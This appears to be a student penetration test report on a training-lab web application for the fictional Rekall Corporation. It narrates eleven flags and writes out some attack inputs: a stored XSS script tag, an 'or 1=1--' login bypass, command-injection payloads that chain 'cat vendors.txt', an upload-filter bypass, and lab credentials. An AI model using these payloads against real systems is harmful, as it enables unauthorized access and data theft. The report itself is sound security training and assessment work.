Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Threat Trace, LLC
Contact Name	Mathew Noponen
Contact Title	Pentest Research Associate

Document History

Version	Date	Author(s)	Comments
001	Aug 2, 2023	Mathew Noponen	Web Application Pentesting
002	Aug 3, 2023	Mathew Noponen	Linux Machine Pentesting
003	Aug 8, 2023	Mathew Noponen	Windows Machine Pentesting

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Input valid utilized to secure the web application

Summary of Weaknesses


We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Several text fields within the company's web app can be exploited utilizing code injection techniques.
- Multiple web pages are able to be compromised using path traversal methods.
- Vulnerabilities in the web app allow remote code execution.
- Administrative credentials are embedded in the app's HTML, particularly in the file, login.php.
- Linux device services contain vulnerabilities which can be exploited.
- Several Linux administrators use weak passwords.
- The GitHub repository titled "totalrekall" revealed a username and its password hash.
- The Windows systems utilize services which are known to have security weaknesses.


Executive Summary

DAY 1: Attacking the Web Application


Flag 1: Our experts at Threat Trace identified and successfully exploited a reflected cross-site scripting vulnerability in the below input field on the welcome page designed to collect a name on the welcome.php page.




Flag 2: Using JavaScript in the input field, we managed to trigger an unexpected pop-up on the web page, revealing its susceptibility to reflected cross-site scripting. After examining the welcome.php page, we shifted to the Memory- Planner.php page. On this page, we successfully executed a reflected cross-site scripting assault via the "Who do you want to be" text field. While some protective measures were present for this input, we were able to circumvent them, resulting in an unanticipated pop-up appearing on the web page.



Flag 3: On the comments.php page, we were able to utilize Cross-Site Scripting (XSS Stored). By inputting the payload <script>alert("hi")</script>, we were able to store and later execute the script. When any user views the compromised content on comments.php, the injected script triggers, causing a pop-up message displaying "hi". This reveals that adversaries can exploit this vulnerability to run malicious scripts targeting unsuspecting users, leading to various potential security breaches.



Flag 4: Within the About-Rekall.php page, we discovered a vulnerability related to sensitive data exposure. The flag was embedded directly within the HTTP response headers of the page. This vulnerability means anyone could retrieve the flag without the need for sophisticated techniques. By executing a cURL request from Kali Linux, specifically curl -v http://192.168.14.35/About-Rekall.php, the response headers, and thus the flag, were plainly visible. Exposing sensitive data in such a manner could lead to more significant vulnerabilities if overlooked in a real-world scenario.




Flag 5: The dual file upload functionalities (Flag 5 & Flag 6) present on the Memory- Planner.php page exhibit susceptibilities to file inclusion exploits. Leveraging the initial upload mechanism, our team adeptly introduced a nefarious script, facilitating remote code execution. No defensive mechanisms were in place to thwart this infiltration attempt. In our analysis, we targeted the secondary upload utility, encountering rudimentary mitigation efforts. Despite this, we successfully circumvented these defenses by appending .jpg to the script filename, underscoring the critical importance of robust validation and sanitization processes.

Flag 6: We were successful in circumventing defenses by appending .jpg to the script filename, proving the importance of robust validation and sanitization processes.

Flag 7: Within the Login.php page, there is an SQL Injection vulnerability. By populating the password field with the payload ok' or 1=1--, we were able to manipulate the underlying SQL query, effectively bypassing the intended authentication mechanism. This vulnerability exposes the application to potential unauthorized access and, if not remediated, can lead to serious data breaches or the compromise of the entire system. Proper input validation and the use of parameterized queries are highly recommended to address this security gap.


Flag 8: While the administrative login interface remained impervious to conventional injection assault vectors, our rigorous examination unveiled a glaring oversight. Embedded within the page's HTML source code was a discernible set of credentials: username “dougquaid” accompanied by an unencrypted password, “kuato”. Upon authentication using these credentials, we were privy to a concealed page, designated as “networking.php”, which may otherwise remain obfuscated to the regular user.

Flag 9: Upon scrutinizing the website's structure, we discerned that appending /robots.txt to the base URL yielded unrestricted access to the robots.txt file. This configuration oversight made the file openly available to all visitors. Through examination of its contents, our evaluators pinpointed an obscured web page denominated as “souvenirs.php”.




Flag 10: In the networking.php page, we found a command injection vulnerability in the DNS check input field. By inserting either www.welcometorecall.com && cat vendors.txt or www.welcometorecall.com ; cat vendors.txt as payloads, we could exploit the input validation shortcomings, effectively executing arbitrary system commands. In this instance, the command executed provides the content of the vendors.txt file. This vulnerability can grant malevolent actors the capability to run any command on the host system.


Flag 11: The MX record input was found to be vulnerable to command injection. While the application's input validation mechanisms were designed to neutralize common command chaining characters such as "&" and ";", our team devised an alternative exploitation technique. Specifically, by employing the pipe symbol "|" in the payload www.welcometorecall.com | cat vendors.txt, we successfully circumvented these safeguards.



